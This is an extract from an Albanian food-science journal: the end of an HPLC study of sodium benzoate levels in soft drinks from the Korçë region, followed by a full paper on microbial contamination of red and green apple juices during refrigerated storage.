


Fig. 3. Kromatograma e lëngut të frutave me koncentrate e velcorin i (F)




Fig. 4. Kromatograma e pijes energjike(F)




Fig. 5. Kromatograma e pijeve me gaz (XH)

Tabela 3. Përcaktimi i benzoatit të natriumi në pije të buta (n = 5)

Nr.	Lloji i pijes	Përqendrimi mesatar $\pm$ SD (mg/l)	RSD (%), n=5	Përqendrimi limit i ligjit (mg/l)
1	Lëng molle me velcorin(F)	149.8 $\pm$ 2.26	1.5	150
2	Lëng frutash me koncentrate velcorin(F)	78.77 $\pm$ 1.5	1.9	150
3	Pije energjike(F)	150.98 $\pm$ 2.6	1.7	150
4	Pije me gaz (XH)	142.95 $\pm$ 2.65	1.83	150
5	Pije me gaz cola(XH)	144.7 $\pm$ 2.65	1.85	150
6	Pije energjike(V)	440.91 $\pm$ 6.5	1.47	150
7	Pije me gaz limon(V)	538.01 $\pm$ 7.9	1.46	150
8	Pije me gaz portokall(V)	529.58 $\pm$ 7.9	1.49	150




Fig. 2. Histograma përmbledhëse e përmbajtjes së benzoatit të natriumit në pije të buta

Nga rezultatet e studimit, vihet re se përqendrimi i benzoateve në mostrat e pijeve të buta në pjesën më tëmadhe është brenda limiteve që përcakton legjislacioni kombëtar dhe European por në disa raste i kalon limitet maksimale të lejuaratë tillë si mostrat e kompanisë (V) Tejkalmi i limiteve të përcaktuara përbën një problem për konsumatorin dhe një shkelje ligjore.

Përfundime

Metoda e analizimit të benzoatit të natriumit në pijet e buta joalkoolike me HPLC është një metodë e thjeshtë, selektive dhe e shpejtë.

Ka zbatueshmëri për studimin e një numri të madh të mostrave pije të buta me matrica komplekse.

Nga rezultatet e mara nga studimi përqendrimi i benzoateve kryesisht është brenda limiteve por, në disa raste i kalon limitet maksimale e përbën shkelje ligjore.

Prodhuesit e pijeve të buta në rajonin e Korçës që përdorin benzoatet si konservant, duhet të kenë monitorim korrekt të sasisë që përdorin.

Të gjitha këto të dhëna në lidhje me përqëndrimet e acidit benzoik në pije të ndryshme do të mund të ndihmojnë konsumatorët në zgjedhjen e produkteve më cilësore për shëndetin e tyre.

Referenca:

Drejtoria e Bujqësisë dhe Ushqimit : Vjetari statistikor 2011 i qarkut Korçë.

P. M. Davdison, John N. Sofos, A. L. Branen, Antimicrobials in food, Third edition, Taylos &

Francis, 2005

I. Pastrorova, C. G. de Koster, J. J. Boom, Phytochem. Anal. **8**: 63–73. GSFA Online Food

Additive Group Details: Benzoates, 2006

Udhëzimet e Ministrisë së Bujqësisë dhe Ushqimit dhe Mbrojtjes së Konsumatorit, Nr. 16, Datë 29. 8. 2011 për aditivët ushqimorë.

Concise International Chemical Assessment Document **26**: BENZOIC ACID AND SODIUM

BENZOATE, 2000.

"Data on Benzene in Soft Drinks and other Beverages", U. S. Food and Drug Administration, <http://www.cfsan.fda.gov/~dms/benzdata.html>. June 6, 2006.

Ali MS. Rapid quantitative method for simultaneous determination of benzoic acid, sorbic acid, and four parabens in meat and nonmeat products by liquid chromatography. J. the Association of Official Analytical Chemists 1985; 68: 488 - 92.

Ali. MS *Rafiuddin S., Murin M. I., Ghorri M. and Khatri A. R.*, Journal of AOAC International, **91**, 5, 2008

Garcia I, Ortiz MC., Sarabia L., Vilches C and Gredilla E. Advances in methodology for

the validation of methods according to the international organization for standardization:

Application to the determination of benzoic and sorbic acids in soft drinks by high performance liquid chromatography. J. Chromatography A. 2003; 992: 11 - 27.

Harry M., Pylypiw, Maureen T., Grether Rapid high-performance liquid chromatography method for the analysis of sodium benzoate and potassium sorbate in foods Journal of Chromatography A., 883 (2000) 299–304 March, 2000

Isabel MF, Eula IM, Paula B and Margarida AF. Simultaneous determination of benzoic and sorbic acids in quince jam by HPLC. Food Res. Inter, 2001; 33: 113 - 7.

Tfouni SAV, Toledo MCF. Determination of benzoic and sorbic acids in Brazilian food. Food Control 2002; 13: 117 - 23.

Khosrokhavar R., Sadeghzadeh N., Amini M, Ghazi-Khansari M., Hajiaghazadeh R., Ejtemaei Mehr Sh., 2010 Simultaneous Determination of Preservatives (Sodium Benzoate and Potassium Sorbate) in Soft Drinks and Herbal Extracts Using High-Performance Liquid Chromatography (HPLC) Journal of Medicinal Plants, Volume 9, No. 35, Summer, 2010

Dunn OA, Clark VA. Linear Regression and correlation in: the United States of America Applied Statistics: Analysis of Variance and Regression. Wiley. New York,

1987, p: 261.

Saad B., Bari MdF., Saleh MI., Ahmad K., Talib MK., Simultaneous determination of preservatives (benzoic acid, sorbic acid, methylparaben and propylparaben) in foodstuffs using high-performance liquid chromatography. J. Chromatography A., 2005

"FDA, 2006, "Data on Benzene in Soft Drinks and Other Beverages, "United States Food and Drug Administration"

David Harvey, 2000, "Modern Analytical Chemistry" ISBN 0-07-237547-7

Daut Vezi, 2012, "Bazat teorike te kimise analitike" ISBN-978-9-99438-903-2

NDRYSHIMI I KARAKTERISTIKAVE MIKROBIOLOGJIKE GJATË RUAJTJES TEK LËNGJET E MOLLËS SË GJELBËR DHE TË KUQE

Lurjana Lila, Erka Rrapi, Donika Prifti*

Departamenti i Kimisë Industriale, Fakulteti i Shkencave të Natyrës, Universiteti i Tiranës

Përmbledhje

Në këtë studim u krye përcaktimi sasior dhe cilësor i ngarkesës mikrobiale në lëngjet e frutave të mollës së kuqe e të gjelbër menjëherë pas hapjes (dita e parë) dhe ndryshimet që ndodhin pas tri ditëve ruajtje në frigorifer (4°C). U përzgjedhën nga tregu kampione të markave të ndryshme, me përqindje të frutit origjinal (nga 10% - 40% frut), kategorish të ndryshme (pure fruti, lëng frutash, lëng nga koncentrat frutash) si dhe me paketime të ndryshme, si: *Tetra Pak*, *Kanaçe*, *Shishe Qelqi* dhe *Shishe PET* në volume të ndryshme.

Analizat mikrobiologjike u kryen për të përcaktuar ngarkesën totale bakteriale, praninë/mungesën e *Lactobacillus spp*, praninë/mungesën e myqeve dhe majave. Nga rezultatet e ditës së parë menjëherë pas hapjes së amballazhit, rezultuan me ngarkesë më të lartë lëngjet e mollës së kuqe, sidomos ato me përqindje të lartë fruti, gradë Brix të lartë, e aciditet të ulët, gjithashtu këto produkte nuk kishin të shënuar në amballazh nëse i ishin nënshtruar procesit të pasterizimit. Ngarkesë totale mikrobiologjike më të lartë tri ditë pas hapjes e ruajtjes në kushte frigoriferike, kishin përsëri mostrat e lëngut të mollës së kuqe. Produktet rezultuan të ndotur me maja dhe baktere acido-tolerante.

Fjalët çelës: Lëng molle, baktere acido-tolerante, maja, myqe, ngarkesë totale mikrobike, termorezistencë, numër formoli.

Abstract

The aim of this study is the qualitative and quantitative microbiological analyses of the Red and Green Apple Juice immediately after opening and three days after storage under refrigerated conditions (4°C). The juices analysed were selected from different brands (well known and not), different percentage of fruit content (from 10%-40% fruit), different categories (fruit pure, fruit juice, fruit juice from concentrate), and packaging (Tetra Pak, Cans, Glass Bottles, and PET bottles) with different volumes, present in the market. Microbiological analyses were done to define total bacterial load, presence/absence of *Lactobacillus* and presence/absence of yeasts and molds. From the results of the first day after opening, the red apple juices are loaded with higher number of microorganisms, especially those with high percentage of fruit content, higher Brix, and lower acidity. For these products is not declared in the package the kind of heat treatment that was applied. For the total microbial load after three days storage under refrigerated conditions, the results

shows the same, that the red apple juices has higher microbial load. These products were contaminated with yeasts and acid-tolerant bacteria.

Key words: Apple juice, acid-tolerant bacteria, yeasts, molds, total microbial load, heat resistant

Hyrja

Në Evropë lëngu i mollës është një produkt që konsumohet shumë, ai renditet i treti në klasifikimin e preferencave në nivelin 13. 3%, pas lëngut të portokallit e atij të përbërë nga përzierje frutash (AIJN, 2012). Atëherë kur nuk është e mundur të konsumohen fruta të freskëta, konsumatori tenton t'i zëvendësojë ato me konsumimin e lëngjeve të frutave.

Nga përbërësit më të rëndësishëm të lëngut të mollës renditen polifenolet edhe pse kjo karakteristikë kryesisht i atribuohet lëngjeve të mollës jo të kthjellët (Markowski and Płocharski, 2005), kjo për shkak të procesit të qartësimit i cili ndryshon në mënyrë të ndjeshme profilin e polifenoleve krahasuar me atë të frutit origjinal (Dietrich, 2004; Hubert et al. , 2007).

Aktualisht në Shqipëri ka prodhues vendas të lëngut të mollës në zonën juglindore, me të cilët po punohet në kërkim shkencor të karakterit ruajtës dhe mikrobiologjik. Markat më të pranishme të lëngut të mollës që i ofrohen konsumatorit në treg janë marka importi nga fqinjët tanë kufitar e më larg, si Italia, Greqia, Bullgaria etj.

Konsumimi i frutave të freskëta si edhe i lëngjeve të frutave me përqindje të lartë fruti ndihmon në mënyrë të plotë balancën në organizëm.

Duke qenë se lëngjet e frutave kanë përqindje të lartë karbohidratesh dhe pH të ulët, ato janë një terren i përshtatshëm për zhvillimin kryesisht të majave, myqeve dhe baktereve acid-toleruese. Prishja në lëng mund të diktohet nga prania në sipërfaqe e shtresave të qullta të majave apo shtresave fibroze të myqeve, formimi i turbullirës si dhe aromave shpuese. *Saccharomyces spp* dhe *Zygosaccharomyces spp*, janë maja rezistente ndaj trajtimeve termike dhe gjenden zakonisht në lëngjet e prishura (Fitzgerald DJ et al. 2004, Silva FVM et al. 2004). *Alicyclobacillus spp.*, është një bakter acidofil dhe termofil sporo formues i cili ka rezultuar së fundmi si bakter i pranishëm në lëngjet e pasterizuara (Siegmond B. et al. , 2006. Chang SS et al. , 2004 Chen SQ, Tang QY, Zhang XD, Zhao GH et al. 2006). *Propionibacterium cyclohexanicum*, që është një bakter acid tolerant, jo sporoformues, i mbijeton trajtimeve me nxehtësi dhe rritet në një varietet të gjerë lëngje frutash (Walker M et al. 2007). Bakteret laktike, *Enterobacteriaceae spp*, dhe *Pseudomonas spp*, mund të prishin lëngjet por kanë probabilitet të ulët të gjenden duke qenë se nuk janë rezistente ndaj trajtimeve me nxehtësi.

Prishja e një produkti ushqimor është një proces metabolik që e shndërron produktin në të padëshirueshëm apo në të papranueshëm për njeriun për shkak të ndryshimeve që ndodhin në karakteristikat e tij sensoriale, kimike, fizike, si psh. ndryshimi i konsistencës, shijes, erës, apo pamjes së jashtme. Në funksion të konceptit të prishjes së lëngut u krye dhe ky studim, ku u analizua në detaje varësia midis

ngarkesës mikrobiologjike të produkteve dhe disa parametrave. Konkretisht parametrat që patën ndikim rezultuan: - temperatura e konservimit, - përqindja në lëng e frutit origjinal, - lloji i paketimit etj. . . U listuan për të gjithë produktet, lista e përbërësve si dhe u analizuan (në 4 paralele) parametrat fiziko-kimikë, si: *aciditeti*, *pH*, *mбетja e thatë*, *grada Brix*, *numri i formolit*. Rezultoi se faktori parësor kufizues është ngarkesa totale mikrobiale fillestare e produktit (dita 1, menjëherë pas hapjes) e cila përcakton më pas edhe ngarkesën 3 ditë pas hapjes së ambalazhit, faktor tjetër i rëndësishëm është temperatura e ruajtjes së produktit. Në këtë punim u konfirmuan edhe rezultate të nxjerra nga studiues të tjerë në lidhje me faktorët që ndikojnë në jetëgjatësinë e lëngjeve të frutave, si: Wissanee Supraditareporn, 2007.

Materiale dhe metoda

Kampionatura

Produktet që u morrën për studim ishin lëngje molle në ambalazhet e tyre origjinale të marra nga supermarketet të ruajtura në kushtet e temperaturës së mjedisit, në qytetin e Tiranës.

Në tabelat (1) dhe (2) paraqiten lëngjet e mollës të marra për studim, të ndara në bazë të paketimit të tyre si dhe janë listuar përbërësit kryesorë të deklaruar në paketim.

Analizat kimike:

Të gjitha analizat e poshtëshënuara u kryen për lëngun e mollës së kuqe dhe lëngun e mollës së gjelbër për të gjithë formatet e marra në studim.

Aciditetit total i lirë – U zbatua metoda klasike, u krye titrimi në prani të një indikatorit me një alkal (NaOH 0. 5N) deri në pH8. 1. Rezultatet u shprehën në përqindje acidi citrik anhidër (w/w)

Indeksi i refraksionit - Përcaktimi u krye me Refraktometër. U krye korrigjimi i indeksit të refraksionit me anë të formulës së mëposhtme, në varësi të ndryshimit të temperaturës së matjes e cila ishte më e lartë se ajo 20°C:

$n = n^t + (t_1 - t) \cdot 0.00035$ ku n^t - indeksi i refraksionit; t_1 –temperatura e dalë; t – temperatura 20° C

Grada Brix/Grada Brix e korrektuar – Përcaktimi i gradës Brix (B)(sasia e sheqerit/100g produkt), u krye duke u bazuar në korrelacionin midis këtij parametri e indeksit të refraksionit.

Numri i Formolit – U përdor metoda klasike, pra përcaktimi i sasisë së hidroksidit të Natriumit 0. 1 N që nevojitet për të neutralizuar grupet hidroksile të lira të amino-acideve në 10 ml lëng frutash.

Analizat mikrobiologjike

Lëngjet e mollës së gjelbër e të kuqe të ruajtur në kushtet e mjedisit e të ambalazhuar në katër formate të ndryshme: *qelq*, *PET*, *Tetra Pak*, *kanaçe*, u hapën dhe u piketua drejtpërdrejtë nga çdo mostër nga 1ml alikuotë në tre paralele e u

kultivua në katër terrenet ushqyese për të përcaktuar ngarkesën totale mikrobiale. U zbatua metoda klasike e kultivimit me mbulim (me derdhje). Pjatat e Petrit u inkubuan në termostat në 30°C në kushte aerobike për të mundur zhvillimin e kolonive. Leximi i pjatave u krye në bazë të rregullave të përgjithshme mbi kohën e inkubimit për mikroorganizmat përkatës, (24 orë, 48 orë dhe 5-7 ditë). Menjëherë më pas lëngjet u vendosën në kushte frigoriferike (4°C). U lanë në frigorifer për tri ditë e më pas u përsërit rigorozisht e njëjta procedurë si në ditën e parë. Për studimin e mëtejshëm të kolonive të zhvilluara u zbatua kultivimi me vijëzim. Për të përcaktuar sjelljen e kulturave të izoluara ndaj oksigjenit u zbatua kultivimi me shpim. Gjithashtu, me anë të zbatimit të ngjyrosjes sipas gramit e vëzhgimit në mikroskop u mundësua analizimi i detajuar i karakteristikave morfologjike, koloniale si edhe përcaktimi i gramit për bakteret e izoluara.

Terrenet ushqyese

Terrenet ushqyese që u përdorën ishin terrene të përgjithshëm, Çapek (myqe); (MPA) - Musht Pepton Agar, baktere; Sabouraud, maja dhe myqe; (MRS) - Man, Rogosa, Sharpes, *Laktobacille*; (PCA) - Plate Count Agar - ngarkesa totale, bakteriale; (PDA) - Patato Dextose Agar - maja dhe myqe.

Rezultatet dhe diskutimet

Duke qenë se qëllimi i punës kërkimore ishte vlerësimi mikrobiologjik i mostrave, u pa e aresyeshme që fillimisht të njiheshin disa nga parametrat fiziko-kimikë më të rëndësishme që kanë ndikim në përmabjtjen e ngarkesave mikrobiologjike në lëng.

Analizat fiziko-kimike

Në tabelat 3 dhe 4 janë paraqitur rezultatet e përcaktimit të parametrave fiziko-kimikë, respektivisht të lëngut të mollës së gjelbër e asaj të kuqe. Vërehet se mostrat kanë një aciditet total të lirë i shprehur në përqindje acidi citrik anhidër pothuajse të njëjtë (0.32-0.50 w/w) me përjashtim të J. Qelq që e ka këtë përqindje më të ulët (0.16 w/w). Grada Brix, për mostrat varion nga 11.4-12.7, këto vlera janë në përputhje me minimumin e këtij parametri të përcaktuar nga Direktiva 2012/12/ EU e Parlamentit Evropian dhe të Këshillit, lidhur me lëngjet e frutave. Mostrat J. Qelq dhe M. Tetra Pak kanë Brix më të lartë me vlera përkatësisht 14.34 dhe 15.66.

Analizat mikrobiologjike të lëngut të mollës së gjelbër

Nga rezultatet e nxjerra nga numërimi në pjatat e petrit për ngarkesën mikrobiale menjëherë pas hapjes së ambalazhit të paraqitura në figurën 1, janë zhvilluar koloni për S. qelq – 2 *cfu dhe B. kanaçe – 32 cfu vetëm në terrenin Sabouraud. Në terrenet MPA, Çapek, PCA nuk ka zhvillim për asnjërën nga mostrat. Këto lëngje kanë të njëjtën përqindje të frutit 20%, kanë në përbërje të tyre aditivë me veti konservuese dhe ju janë nënshtuar procesit të pasterizimit. Ato kanë parametra të ngjashme me të tjerat, si në nivelin Brix, ashtu dhe aciditet. Ky nivel kontaminimi ka të bëjë kryesisht me mungesën e korrektësisë në zbatimin e masave higjienike në

të gjitha hallkat e procesit si dhe në cilësinë mikrobiologjike të lëndëve të para nga të cilat është përftuar ky produkt. Ndërsa mostrat B. Tetra Pak, P. Pet si dhe S. Qelq kanë ngarkesë totale 0 cfu.

Nga izolimet e kryera në terrenet Çapek e Sabouraud, rezultojnë: *maja*, *gjinia Rhodotorula si dhe myku Aspergillus niger*.

*Cfu – (qeliza të pranishme në 1ml mostër fillestare)

Pas tri ditësh të ruajtjes në frigorifer lëngu i mollës së gjelbër, paraqiti ngarkesën e paraqitur në figurën 2. B. Tetra Pak ka ngarkesë prej 57 CFU zhvilluar në terrenet Sabouraud e Çapek. Kjo rritje mund t'i atribuohet sasisë së oksigjenit të shtuar në brëndësi të paketimit. Ky lëng ka përqindje të bazës natyrale të frutit 40%, dy-tre herë më të lartë sesa mostrat e tjera që e bën atë një mjedis shumë të përshtatshëm për zhvillim mikrobiologjik. Lënda e thatë dhe viskozitetin i lartë në këtë lëng, ul drejtpërdrejtë ndikimin e temperaturës së ulët në të. Ngarkesa totale e B. Kanaçe nuk ka ndryshuar në rend logaritmik, rezulton 35CFU. Nga izolimet e kryera rezulton prani e *Aspergillus niger*, *Penicillium spp.*, dhe koloni të shumta majash e bakteresh.

Analizat mikrobiologjike të lëngut të mollës së kuqe

Ngarkesa mikrobiale ditën e parë menjëherë pas hapjes së ambalazhit është paraqitur në tabelën 5. Janë zhvilluar koloni në terrenet PCA, Sabouraud, Çapek dhe jo në MRS. Në mostrat e lëngut të mollës së kuqe nuk ka prani *Laktobacillus*. Për dy mostrat M. Tetra Pak (pure molle) dhe J. Qelq (50% frut) të cilat nuk shënojnë nëse i janë nënshtruar procesit të pasterizimit, rezultojnë në të tre terrenet e përmendur më sipër në një nivel të panumërueshëm të qelizave të zhvilluara. Ndërsa dy mostrat e tjera, përsëri paraqesin një ngarkesë të panumërueshme por më të ulët se dy mostrat e mësipërme.

U konkludua se mostrat e marra nga lëngu i mollës së kuqe kanë një ngarkesë fillestare të përgjithshme mikrobike, më të lartë se mostrat nga lëngu i mollës së gjelbër. Gjithashtu edhe në rezultatet e kultivimit të mostrave pas ditës së tretë të hapjes dhe pas ruajtjes në frigorifer, ka rezultuar një ngarkesë shumë e lartë mikrobiale, kryesisht e zhvilluar në terrenet Sabouraud dhe Çapek, më pak në PCA dhe aspak në MRS. Ngarkesë më të lartë kanë dy mostrat M. Tetra Pak(pure molle) dhe J. Qelq (50% frut) të cilat nga analizat fiziko-kimike të kryera paraqesin një Gradë Brix më të lartë se mostrat e tjera, konkretisht 14. 34 dhe 15. 66 si dhe një përqindje acidi citrik të ulët, të dy këto parametra kanë lejuar zhvillim në nivel të lartë të mikroorganizmave të pranishëm.

Përfundime

Për kolonitë më karakteritike u krye studimi i karakteristikave morfologjike dhe të makrokolonive. Nga studimi taksonomik u arrit të identifikoheshin deri në nivel specie disa mikroorganizma tipike të kontaminimit të lëngjeve të frutave.

Si është vërtetuar edhe nga studime të mëparshme, lëngu i mollës (pH 2. 9-3. 91) zakonisht kontaminohet nga majatë (grupi më i rëndësishëm) myqet dhe nga bakteret acido-tolerante. Burimi i kontaminimit mund të jenë frutat apo lëndët e para përbërëse si dhe makineritë përpunuese etj.

Rhodotorula spp, që u gjend e pranishme në lëngun e mollës së gjelbër është një indikator i standardeve higjienike të ulta. Këto janë majatë tipike të gjetura në shumë fabrika. Sa më i lartë të jetë numri i tyre aq më e ulët është gjendja e higjienës në fabrikë. Në lëngun e mollës së kuqe ka rezultuar *Saccharomyces cerevisiae* e cila është osmo-tolerante, shkakton fermentim agresiv është rezistente ndaj konservuesve (sidomos acideve organike të dobëta), rritet mirë në pijet jo-alkoolike, shkakton prishjen edhe nëse gjendet në një numër shumë të vogël qelizash. Këto maja janë edhe tregues të mungesës së higjienës, por kjo ndodh vetëm nëse diçka shkon gabim gjatë prodhimit, për shembull: niveli shumë i ulët ose mungesë e plotë e konservuesve, ndërfitje e oksigjenit, dështim i procesit të pasterizimit etj.

Nga bakteret që u gjenden mbizotërojnë forma bakteriale bacilare të palëvizshme, Gram+. dhe më pak forma bacilare të lëvizshme si edhe koke. Disa nga bakteret e identifikuar janë: *Leuconostoc spp*, e *Brevibacterium spp*.

Problemet e shkaktuara nga myqet ndahen në dy tipe: 1- Rritja e ngarkesës mykore për shkak të higjienës së ulët në fabrikë ose në mjedisin e fushave, 2- Rritja e myqeve rezistente ndaj nxehtësisë në lëngjet e përpunuara me nxehtësi. Myqet mund të shkaktojnë njolla, çngjyrimet etj. Myqet kserofile (tolerante ndaj sheqerit) janë ndotës të zakonshëm nëse kushtet higjienike janë të ulëta. Myqet rezistente ndaj nxehtësisë që prodhojnë askospora apo stuktura të ngjashme që ju rezistojnë trajtimeve termike, e shkaktojnë prishjen e lëngjeve të frutave janë speciet: *Aspergillus ochraceus*, *A. tamari*, *A. flavus*, *Byssosclamyces nivea* dhe *B. fulva* (tek lëngu i rrushit, prodhojnë askospora rezistente respektivisht në 88°C për 66 min dhe në 85°C për 150 min), *Paecilomyces variotii*, *Neosartorya fischeri*, *Eupenicillium brefeldianum* (tek lëngu i mollës, prodhon askospora, rezistente në 90°C për 1 min), *Phialophora spp*. (tek lëngu i mollës, prodhon chlamydospore, rezistente në 80°C për 2. 3 min), *Talaromyces flavus*, *T. trachyspermum* dhe *Thermoascus aurantiacus* (Downes F. P and Ito K, eds 2001). Të tjerë përfshijnë: *Penicillium notatum*, *P. Roqueforti* dhe *Cladosporium spp* (de Nijs et al. , 2000; Pitt and Hocking, 1997; Stratford et al. , 2000). Nga ekzaminimet në këtë studim rezultuan myqe të gjinive *Aspergillus* dhe *Penicillium*.

Referencat:

Academic & Professional, Chapman & Hall, London

AIJN, (1997) Code of Practice for Evaluation of Fruit and Vegetable Juices, AIJN,

AIJN, (2102), Market Report

Ana Leahu, Cristina Damian, M. Oroian, Sorina Ropciuc (2013), Phisico-chemical parameters of fruit juices evolution during storage. Lucrări Științifice-Seria Zootehnie, vol. 59

American Public Health Association, (Downes F. P and Ito K, eds 2001 Compendium of Methods for the Microbiological Examination of Foods, 4th ed, APHA, Washington DC.

Arthey, D. and Ashurst P. R. (eds) (2001) Fruit Processing, Aspen Publishers Inc. ,Gaithersburg, MD.

Batthey & schaffnet; 2001 Czaika and Batt, 1996; Miller and Casper, 1994; Parish. 1997, 2000; Splitt Soesser et al; 1996; Zhao et al; 1993, Beverages, 2nd edn, Blackie Academic & Professional, Chapman & Hall, London.

Downes, J. W. (1990), Production and Packaging of Non-carbonated Fruit Juices and Fruit

Philip R. Ashurst Chemistry and Technology of Soft Drinks and Fruit Juices

R. P. Bates, J. R. Morris, P. G. Crandall Stratford et al. , 2000, Stratford and James, 2003 Principles and practices of small - and medium - scale fruit juice processing, Food Science and Human Nutrition Department;

Summaries of EU Regulation Http: // europa. eu/legislatiosummaries/index_en.htm.

12M. Ellin Doyle,(2007), Microbial Food Spoilage — Losses and Control Strategies A Brief Review of the Literature, Food Research Institute, University of Wisconsin–Madison

Tabela 1. Informacioni në etiketë: Lëngjet e mollës së gjelbër

Molla e gjelbër	*B – Tetra - Pak (BT) – 2L	*B – Kanaçe (BK) – 250ml	*P – PET (PP) – 1. 5L	*S – Qelq (SQ) – 250ml
Përmbajtje frutash	40 %	20 %	10%	20%
Karbohidrate	sheqer	sheqer	sheqer	sheqer
Acidifikues	acid citrik	acid citrik,	acid citrik	acid citrik
Procesi	I pasteurizuar	I pasteurizuar	I pasteurizuar	I pasteurizuar.

Molla e kuqe	*M. Tetra Pak –(MT) – 200ml	*B. Tetra Pak – (BT) – 2L	*B. Pet - (BP) – 0.5L	J. Qelq – (JQ) – 1L
Përmbajtje frutash	Pure molle	12 %	Lëng molle nga koncentrat i lëngut të mollës,	50% fruta pure molle
Karbohidrate/ Ëmbëlsues	shurup glukoze – fruktoze, sheqer	Sheqer, shurup fruktoze dhe glukoze	Nuk është i shënuar	Sheqer, shurup glukozi
Acidifikues	acid citrik, antioksidant, acid askorbik.	acid citrik	Nuk është i shënuar	acid citrik
Procesi	Nuk është i shënuar	I pasterizuar.	Nuk është i shënuar	Nuk është i shënuar

*shkronja përpara ambalazhit paraqet kodifikimin e markës së produktit.

Tabela 3. Rezultatet e parametrave fiziko-kimë të lëngut të mollës gjelbër

Lëngu i mollës së gjelbër	B. Kanaçe	B. Tetra-Pak	S. Qelq	P. PET
% acid citrik anhidër	0.32	0.35	0.48	0.32
C	0.06	0.08	0.10	0.06
°Brix	12.58	11.46	12.6	12.56
Lënda e thatë (%)	12.7	11.4	12.7	12.5
Indeksi i refraksionit	1.3525	1.349	1.351	1.351
Numri formolit (ml)	6.25	4.87	5.50	4.75

Tabela 4. Rezultatet e parametrave fiziko-kimë të lëngut të mollës së kuqe

Lëngu i mollës së kuqe	J. Qelq	B. Tetra-Pak	M. Tetra-Pak	B. PET
% acid citrik anhidër	0.16	0.512	0.32	0.32
C	0.04	0.10	0.06	0.04
°Brix	14.34	11.5	15.66	11.74

Lënda e thatë (%)	14. 3	11. 57	15. 62	11. 8
Indeksi i refraksionit	1. 35408	1. 35012	1. 35618	1. 35066
Numri formolit	1. 62	4. 37	5. 25	1. 50

Tabela 5. Total kolonitë e identifikuar në pjatat e Petrit të mollës së kuqe-dita e parë

Terreni	M. Tetra-Pak CFU	B. Tetra-Pak CFU	B. PET CFU	J. Qelq CFU
PCA	P. n	0	0	6
MrS	0	0	0	0
Saburo	P. n	P. n	P. n	P. n
Çapek	P. n + Myk mbushur fusha	2	Myk mbushur fusha	Myk mbushur fusha

P. n- pa numërim




Fig. 1. Numri i kolonive të zhvilluara (lëngu i mollës së gjelbër – dita 1)

